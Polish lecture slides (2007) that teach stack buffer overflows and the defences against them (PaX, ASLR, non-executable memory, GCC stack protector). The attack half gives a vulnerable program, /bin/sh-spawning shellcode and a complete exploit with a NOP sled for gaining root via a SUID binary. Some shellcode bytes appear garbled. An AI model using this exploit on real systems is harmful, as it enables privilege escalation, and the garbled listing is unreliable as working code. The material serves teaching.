Błąd przepełnienia bufora

Marcin Świderski

MIMUW

2007

O przepełnieniu ogólnie

Przepełnienie bufora może wystąpić, gdy zapisywanie do bufora (np. tablicy znaków) jest wykonywane bez sprawdzania, czy zapisywane dane mieszczą się w pamięci, przydzielonej danemu buforowi (np. nieroztropne korzystanie z funkcji *strcpy* języka C).

Efektem przepełnienia może być zamazanie danych wykorzystywanych w dalszej czeście programu, co z kolei może doprowadzić do zakończenia się programu błędem, bądź co gorsza zwróceniem przez program błędnego wyniku.

Rekord aktywacji funkcji

```
void funkcja(char *napis, int dlugosc)
{
  char sakla;
  char bufor[10];

  strcpy(bufor, napis)
}
```

Co się dzieje?

Działanie przedastawionej funkcji polega na kopiowaniu zawartości łańcucha *napis* do bufora *bufor*. W przypadku przepełnienia o co najmniej 11 bajtów zamazany zostanie adres powrotny. Gdy zostanie wykonana instrukcja *ret* sterowanie najprawdopodobniej wyjdzie poza obszar pamięci przydzielony programowi (wystąpi błąd ochrony pamięci).


Jak przepełnić bufor?

```
int main()
{
  char duzy_napis[256];
  int i;

  for (i = 0; i < 255; ++i)
    duzy_napis[i] = 'A';

  duzy_napis[255] = 0;

  funkcja(duzy_napis, 256);

  return 0;
}
```

Jak to wykorzystać?

Dzięki możliwości nadpisania adresu powrotnego funkcji jesteśmy w stanie przekierować sterowanie pod wybrany przez nas adres (np. adres bufora, który przepełniliśmy), pod którym znajduje się kod, który chcemy wykonać. Jeżeli atakujemy program SUID należący do root'a, nasz kod wykona się z prawami root'a.

Łańcuch wykorzystujący przepełnienie do wywołania konsoli :



Przykład ataku - ofiara (vuln.c)

```
int main(int argc, char *argv[])
{
  char buffer[500];
  strcpy(buffer, argv[1]);
  return 0;
}
```

Przykład ataku - shellcode (exploit.c)

```
char shellcode[] =
  "\x6a\x46"                  /* push  byte 0x46   */
  "\x58"                      /* pop   eax         */
  "\x31"                      /* xor   ebx, ebx    */
  "\xc9"                      /* xor   ecx, ecx    */
  "\xcd\x80"                  /* int   0x80        */
  "\x51"                      /* push  ecx         */
  "\x68\x2f\x2f\x73\x68"/* push  0x68732f2f  */
  "\x68\x2f\x62\x69\x6e"/* push  0x6e69622f  */
  "\x89\xe3"                  /* mov   ebx, esp    */
  "\x51"                      /* push  ecx         */
  "\x53"                      /* push  ebx         */
  "\x89\xe1"                  /* mov   ecx, esp    */
  "\x99"                      /* cdq               */
  "\xb0\x0b"                  /* mov   al, 0xb     */
  "\xcd\x80";                 /* int   0x80        */
```

Przykład ataku - agresor(1) (exploit.c)

```
#define BUFFER_SIZE 600
#define NOP_TRAP_SIZE 200

unsigned long sp()
{
  __asm__("movl %esp, %eax");
}

int main(int argc, char *argv[])
{
  int i, offset;
  long esp, ret, *addr_ptr;
  char *buffer, *ptr;

  offset = 40;
  esp = sp();
  ret = esp - offset;

  buffer = malloc(BUFFER_SIZE);
```

Przykład ataku - agresor(2) (exploit.c)

```
  ptr = buffer;
  addr_ptr = (long *) ptr;
  for (i = 0; i < BUFFER_SIZE; ++i)
    *(addr_ptr++) = ret;

  for (i = 0; i < NOP_TRAP_SIZE; ++i)
    buffer[i] = '\x90';

  ptr = buffer + NOP_TRAP_SIZE;
  for (i = 0; i < strlen(shellcode); ++i)
    *(ptr++) = shellcode[i];

  buffer[BUFFER_SIZE - 1] = 0;

  execl("./vuln", "vuln", buffer, 0);

  free(buffer);
  return 0;
}
```

Co to jest? Co to robi?

PAX jest łatką na jądro linuksa, która ma na celu zabezpieczenie pamięci, w której wywoływany jest porgram.

Dwie podstawowe metody wykorzystane w PAX:

- ASLR (Address Space Layout Randomization)
- NOEXEC

ASLR

Randomizacja Układu Przestrzeni Pamięci polega na losowym przydziale pamięci poszczególnym segmentom programu (np. stos, dynamicznie linkowane biblioteki). Nie zapewnia to ochrony dostępu do tych segmentów, ale zmusza atakującego do zgadywania potrzebnych mu adresów, bądź użycia brute force'a. Zwiększa to prawdopodobieństwo wykrycia ataku.

Ten rodzaj zabezpieczenia jest wykorzystywany w systemie Windows Vista (każdy plik .EXE/.DLL może zostać załadowany do jednego z 256 adresów) oraz Linux (od wersji 2.6.12) (stos programu może zostać umieszczony pod jednym z 524288 adresów).

NOEXEC

Ten sposób ochrony polega na nadawaniu stronom pamięci, których zawartość nie powinna móc być wykonywana, prawa wyłącznie do odczytu/zapisu. Ochrona taka ma sens np. w przypadku stosu oraz sterty programu. Dzięki temu wcześniej zademonstrowany atak nie mógłby się odbyć, ponieważ shellcode znajdowałby się w pamięci bez prawa do wykonywania.

PAX implementuje:

- możliwość nadawania stronom pamięci prawa do wykonywania
- używanie przez jądro powyższej funkcjonalności
- blokowanie praw stron pamięci

Co to jest? Co to robi?

GCC stack-smashing protector jest rozszerzeniem GCC (GNU Compiler Collection), którego celem jest zabezpieczenie programów przed atakami wykorzystującymi przepełnienie bufora (na stosie).

Wykorzystane metody dla programów napisanych w C:

- automatyczne umieszczanie zabezpieczającego kodu w czasie kompilacji
- zmiana kolejności zmiennych, w celu zabezpieczenia wskaźników
- kopiowanie wskaźników, będących argumentami funkcji, w bezpieczne miejsce

Kod zabezpieczający funkcję przed przepełnieniem

- deklaracja zmiennych lokalnych

```
volatile int guard;
```

- punkt wejącia

```
guard = guard_value;
```

- punkt wyjącia

```
if (guard != guard_value) {
  /* zrzut do log'a */
  /* wyjscie z programu */
}
```